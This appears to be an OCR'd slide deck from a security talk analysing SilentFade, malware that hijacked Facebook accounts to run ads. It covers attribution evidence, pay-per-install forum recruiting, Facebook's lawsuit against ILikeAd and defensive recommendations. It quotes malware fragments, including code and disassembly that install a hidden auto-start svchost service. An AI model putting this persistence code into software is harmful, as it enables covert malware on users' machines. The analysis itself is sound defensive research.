
- Compile timestamps were reliable.
- Most library code used in SilentFade samples found in a GitHub Repository.
- Discovered samples in the wild w/ code from GitHub repo **before the repository was created** on GitHub



```
lea      eax, [ebp+var_C]
mov      large fs:0, eax
mov      [ebp+var_10], esp
push     offset aChs          ; "CHS"
push     LC_ALL               ; int
call     _setlocale
```



```
TRACE(L"wszDllPath = %s \n", wszDllPath);

wchar_t wszBinPath[MAX_PATH] = {0};
wcscpy_s(wszBinPath, L"%SystemRoot%\\System32\\svchost.exe -k ");
wcscat_s(wszBinPath, SERVER_GROUP_NAME);

TRACE(L"wszBinPath = %s \n", wszBinPath);

SC_HANDLE schSCManager = NULL;
SC_HANDLE schService = NULL;

// Open the local default service control manager database
schSCManager = OpenSCManager(NULL, NULL, SC_MANAGER_ALL_ACCESS);
if (schSCManager == NULL)
{
        TRACE(L"OpenSCManager failed w/err 0x%08lx\n", GetLastError());
        goto Cleanup;
}

// Install the service into SCM by calling CreateService
schService = CreateService(
        schSCManager,                   // SCManager database
        SERVICE_NAME,                                   // Name of service
        SERVICE_DISPLAY_NAME,                   // Name to display
        SERVICE_ALL_ACCESS,                             // Desired access
        SERVICE_WIN32_SHARE_PROCESS,    // Service type
        SERVICE_AUTO_START,             // Service start type
        SERVICE_ERROR_NORMAL,           // Error control type
        wszBinPath,                     // Service's binary
        NULL,                           // No load ordering group
        NULL,                           // No tag identifier
        NULL,                                                   // Dependencies
        NULL,                                                   // Service running account
        NULL                                                    // Password of the account
);

if (schService == NULL)
{
        TRACE(L"CreateService failed w/err 0x%08lx\n", GetLastError());
        goto Cleanup;
}
```




```
                        ; CODE XREF: InstallSvc+2D↑j
push    esi
lea     eax, [ebp+Filename]
push    eax
push    offset aWszdllpathS ; "wszDllPath = %s \n"
call    sub_100829A0
push    208h            ; size_t
lea     eax, [ebp+BinaryPathName]
push    0               ; int
push    eax             ; void *
call    _memset
push    offset Src      ; "%SystemRoot%\\System32\\svchost.exe -k "
lea     eax, [ebp+BinaryPathName]
push    104h            ; SizeInWords
push    eax             ; Dst
call    _wcscpy_s
push    offset aAdservicegroup ; "AdServiceGroup"
lea     eax, [ebp+BinaryPathName]
push    104h            ; SizeInWords
push    eax             ; Dst
call    _wcscat_s
lea     eax, [ebp+BinaryPathName]
push    eax
push    offset aWszbinpathS ; "wszBinPath = %s \n"
call    sub_100829A0
add     esp, 34h
push    0F003Fh         ; dwDesiredAccess
push    0               ; lpDatabaseName
push    0               ; lpMachineName
call    ds:OpenSCManagerW
mov     esi, eax
test    esi, esi
jnz     short loc_1008E282
call    ds:GetLastError
push    eax
push    offset aOpenscmanagerF ; "OpenSCManager failed w/err 0x%08lx\n"
call    sub_100829A0
add     esp, 8
xor     al, al
pop     esi
mov     ecx, [ebp+var_4]
xor     ecx, ebp
call    @__security_check_cookie@4 ; __security_check_cookie(x)
mov     esp, ebp
pop     ebp
retn
----------------------------------------------------------------

                        ; CODE XREF: InstallSvc+CB↑j
push    edi
push    0               ; lpPassword
push    0               ; lpServiceStartName
push    0               ; lpDependencies
push    0               ; lpdwTagId
push    0               ; lpLoadOrderGroup
lea     eax, [ebp+BinaryPathName]
push    eax             ; lpBinaryPathName
push    1               ; dwErrorControl
push    2               ; dwStartType
push    20h ; ' '       ; dwServiceType
push    0F01FFh         ; dwDesiredAccess
push    offset ServiceName ; "AdService"
push    offset ServiceName ; "AdService"
push    esi             ; hSCManager
call    ds:CreateServiceW
mov     edi, eax
test    edi, edi
jnz     short loc_1008E2E3
call    ds:GetLastError
push    eax
push    offset aCreateserviceF ; "CreateService failed w/err 0x%08lx\n"
call    sub_100829A0
```

Code from github.com/hpsocket
used in SilentFade samples

SilentFade Developer

Compromise Facebook Account


- PE Resource Code Pages set to Simplified Chinese.
- Locale within code set to Simplified Chinese
- PDB paths consistent across older variants
- Same user found posting code in a Chinese-language programming forum



Justin
hpsocket

I'm a low-key boy, I'm chasing my dreams .....


Network Security Company
Mars
https://github.com/hpsocket



```
3B 40 02 00-5E 40 02 00-81 40 02 00-9C 40 02 00  ;@☺ ^@☺ ü@☺ £@☺
52 53 44 53-C6 34 BE EF-AF C5 8C 4F-B2 A5 0E 2E  RSDS╞4╛∩»┼îO▓Ñ♫.
7B 31 49 41-01 00 00 00-43 3A 5C 55-73 65 72 73  {1IA☺   C:\Users
5C 4A 75 73-74 69 6E 5C-44 65 73 6B-74 6F 70 5C  \Justin\Desktop\
43 68 72 6F-6D 65 45 78-74 49 6E 73-74 61 6C 6C  ChromeExtInstall
65 72 5C 52-65 6C 65 61-73 65 5C 43-68 72 6F 6D  er\Release\Chrom
65 45 78 74-49 6E 73 74-61 6C 6C 65-72 2E 70 64  eExtInstaller.pd
62 00 00 00-01 00 00 00-0E 01 00 00-0E 01 00 00  b   ☺   ♫☺  ♫☺
```

```
EF CC 02 00-10 CD 02 00-30 CD 02 00-53 CD 02 00  ∩╠☻ ►═☻ 0═☻ S═☻
76 CD 02 00-91 CD 02 00-52 53 44 53-72 03 66 D4  v═☻ æ═☻ RSDSr♥f╘
A4 B4 6B 4B-BA 66 53 B7-C5 6B C3 84-01 00 00 00  ñ┤kK║fS╖┼k├ä☺
43 3A 5C 55-73 65 72 73-5C 4C 6F 77-42 6F 79 5C  C:\Users\LowBoy\
44 65 73 6B-74 6F 70 5C-59 6F 75 72-20 43 6C 61  Desktop\Your Cla
73 73 69 66-69 65 64 73-20 4E 6F 77-20 54 6F 6F  ssifieds Now Too
6C 62 61 72-5C 52 65 6C-65 61 73 65-5C 50 72 6F  lbar\Release\Pro
6A 65 63 74-2E 70 64 62-00 00 00 00-01 00 00 00  ject.pdb    ☺
08 01 00 00-08 01 00 00-00 00 00 00-06 01 00 00  ◘☺  ◘☺      ♠☺
```

PDB path in SilentFade samples




```
lea     eax, [ebp+var_C]
mov     large fs:0, eax
mov     [ebp+var_10], esp
push    offset aChs     ; "CHS"
push    LC_ALL          ; int
call    _setlocale
```

Pay-Per-Install (PPI) Traffic

Maintainers found looking for desktop installs

- Individuals connected with SilentFade found on forums looking for channels to distribute the malware using PPI networks



Be a quality advertising platform

Let advertising change our lives

Multi-dimensional orientation

- 6 types of directional levels, 9 major directional conditions, into 1000 targeted interest categories
- Close target audience, effectively reduce advertising budget waste
- Really do thousands of people

Rich and varied advertising formats


- Stream advertising
- Screen advertisement
- Banner ad
- Video ad
- Software Installation

Traffic plan

- Global website traffic
- Facebook targeted traffic promotion
- Website quotation
- PC Mobi traffic

contact us:

E-mail: staoism@ilikead.com




Mar 21, 2016 #1

payinstall
Newbie

Joined: Mar 21, 2016
Messages: 44
Likes Received: 0

hi, we have a silent installer, does not require the user to set and does not require administrative privileges to enhance And the world is looking for a mixed installation. First, you need to install between 2K-5K. I read a lot PPI network, but the price of some expensive. Although we do not offer low prices but they do have some expensive. So we hope that other companies or individuals may be provided.



Dec 26, 2016

payinstall
Newbie


Hello everyone
We need a lot of US installations.Our offer is a plug-in for IE browser, only IE browser.
We have our own statistical procedures, we do not support prepaid, the first cooperation can be paid daily, and then slowly pay a week, two weeks to pay once, we are reputable
It is best for companies to work with us.

Geos:US

rate:0.4-0.6(The more the quantity, the higher the price)


If you are interested, please PM me, or leave your contact information

look forward to your reply😁😁😁



staoism hello,
I need Traffic for our campaigns .10K-200K daily needs installation
Please contact my skype: staoism.asp

Mar 12, 2015



Seeking software installed capacity


Discussion in 'Pay Per Click Advertising' started by staoism, Mar 14, 2015.

I developed a software, .exe application, need to run a large number of customers to download to install it in a lot of software installed in this quest and, if you can provide me, please contact me

staoism
Peon

Messages: 2
Likes Received: 0
Best Answers: 0
Trophy Points: 1

staoism, Mar 14, 2015 IP



staoism .asp

Verticals	Software
Sources	Other
Basis	PPI, Other
Platform	Desktop
Geos	United Kingdom, United States

Need to buy a large number of US desktop installation (PPI)

hello,
We now have an offer, that requires a lot of US installation (desktop).
Our offer is a plug-in for IE browser, only IE,We need a lot of US desktop installation, we have a good budget,
If you can provide the installation (which can be bundled installation)Please contact me.
Special Note:
1.We do not support advance payment, we have good payment credit.(If you are a company, high credibility, we can consider prepaid Sign the IO protocol)
2.payment method:paypal , WMZ,PM,wire transfer
3.We are currently only interested in PPI (pay per install), other types of traffic are not very interested in. If not PPI, please do not add me.
4.payment cycle:First cooperation daily payment
Cooperation for a long time to pay once a week.


We have the credibility of that, did not deceive anyone, did not deceive a penny.

Looking forward to your contact!

SKYPE:staoism.asp
Email:staosim.asp@gmail.com

Actors looking for Pay-per-Install (PPI) Traffic to Install SilentFade.
Services like "ILikeAd" and others run ads through Compromised Accounts.

Legal Action




Taking Action Against Ad Fraud

December 5, 2019

By Jessica Romero, Director of Platform Enforcement and Litigation and Rob Leathern, Director of Product Management, Business Integrity

As part of our ongoing efforts to keep people safe and combat abuse of our ad platform, Facebook filed suit in California today against one entity and two individuals for violating our Terms and Advertising Policies. The defendants deceived people into installing malware available on the internet. This malware then enabled the defendants to compromise people's Facebook accounts and run deceptive ads promoting items such as counterfeit goods and diet pills.


https://about.fb.com/news/2019/12/taking-action-against-ad-fraud/



TECHNOLOGY NEWS DECEMBER 5, 2019 / 11:28 AM / 2 MONTHS AGO

Facebook sues ILikeAd, alleges ad fraud


Jonathan Stempel 2 MIN READ



MUST READ: Ransomware attacks are now targeting industrial control systems

Facebook sues Chinese malware operator for abusing its ad platform

Facebook sues ILikeAd and two Chinese nationals for using Facebook ads to trick users into downloading malware.




Facebook is suing a Hong Kong ad firm, claiming it hijacked people's accounts to run millions of dollars of deceptive ads

Charlie Wood Dec 6, 2019, 6:04 AM

https://www.reuters.com/article/us-facebook-ilikead-lawsuit/facebook-sues-ilikead-alleges-ad-fraud-idUSKBN1Y92IR
https://www.zdnet.com/article/facebook-sues-chinese-malware-operator-for-abusing-its-ad-platform
https://www.businessinsider.com/facebook-china-ilikead-compromised-run-fake-ads-2019-12

Updates since Legal Action

- GitHub Account taken down by actor.
- New C&C servers and communication protocol
- Code rewritten from scratch but (currently) offers same functionality.
- DirectX based Anti-VM detection features added.
- Related malware families evolve with newer features, SilentFade appears to have morphed to “NetSys” with MMX-based string obfuscation
- Instagram credential theft and session compromise code added
- Twitter Account Compromise functionality resurrected.



```
68B4875200              push    0005287B4 ;'&__a=1' --↓1
8D85C8FEFFFF            lea     eax,[ebp][-000000138]
50                      push    eax
FFD6                    call    esi
0F280540995200          movaps  xmm0,[000529940] ;'https://secure.
6860010000              push    000000160 ;'  @`'
0F1145D4                movups  [ebp][-02C],xmm0
C745E461636562          mov     d,[ebp][-01C],062656361 ;'beca'
C745E86F6F6B2E          mov     d,[ebp][-018],02E6B6F6F ;'.koo'
C745EC636F6D00          mov     d,[ebp][-014],0006D6F63 ;' moc'
E8513A0100              call    .00049EE56 --↓3
8BF0                    mov     esi,eax
83C404                  add     esp,4
89B5C4FEFFFF            mov     [ebp][-00000013C],esi
6860010000              push    000000160 ;'  @`'
6A00                    push    0
56                      push    esi
C745FC00000000          mov     d,[ebp][-4],0
E81C630500              call    .0004E1740 --↓4
8D4DD4                  lea     ecx,[ebp][-02C]
C785B8FEFFFF00000000    mov     d,[ebp][-000000148],0
83C40C                  add     esp,00C
C785BCFEFFFF0F000000    mov     d,[ebp][-000000144],00000000F
```

```
.0048B45F: 6880DA5200              push    00052DA80 ;'&__a=1' --↓1
.0048B464: 6804010000              push    000000104
.0048B469: 50                      push    eax
.0048B46A: E8C1520600              call    .0004F0730 --↓2
.0048B46F: 83C40C                  add     esp,00C
.0048B472: 6860010000              push    000000160 ;'  @`'
.0048B477: E80A890100              call    .0004A3D86 --↓3
.0048B47C: 8BF0                    mov     esi,eax
.0048B47E: 83C404                  add     esp,4
.0048B481: 89B5E4FEFFFF            mov     [ebp][-00000011C],esi
.0048B487: 6860010000              push    000000160 ;'  @`'
.0048B48C: 6A00                    push    0
.0048B48E: 56                      push    esi
.0048B48F: C745FC00000000          mov     d,[ebp][-4],0
.0048B496: E8D5B10500              call    .0004E6670 --↓4
.0048B49B: 83C40C                  add     esp,00C
.0048B49E: C785D8FEFFFF00000000    mov     d,[ebp][-000000128],0
.0048B4A8: 8D8DC8FEFFFF            lea     ecx,[ebp][-000000138]
.0048B4AE: C785DCFEFFFF0F000000    mov     d,[ebp][-000000124],00000000F
.0048B4B8: C685C8FEFFFF00          mov     b,[ebp][-000000138],0
.0048B4BF: 6A1B                    push    01B
.0048B4C1: 6888DA5200              push    00052DA88 ;'https://secure.facebook.com' --↓5
.0048B4C6: E80597F7FF              call    .000404BD0 --↑6
```

Where do we go from here?

User Education is Key

- Endpoint Protection Products (AV) can recommend that users change credentials upon malware detection.
- Notify users which online accounts could’ve been compromised based on data in credential stores

Cross-Industry Collaboration and Partnership

- Monitoring and Sharing Credential dump sharing is no longer enough
  - Include the ability to monitor, share and ingest cookies as well
- Endpoint protection solutions can inform browser or web services directly upon infection
  - **New APIs needed** for Endpoint solutions to communicate device compromise to Browser and for Browser to communicate account compromise with web services.

Keep Sharing IOCs

- Continue sharing IOCs and publishing Threat Reports

Thank You!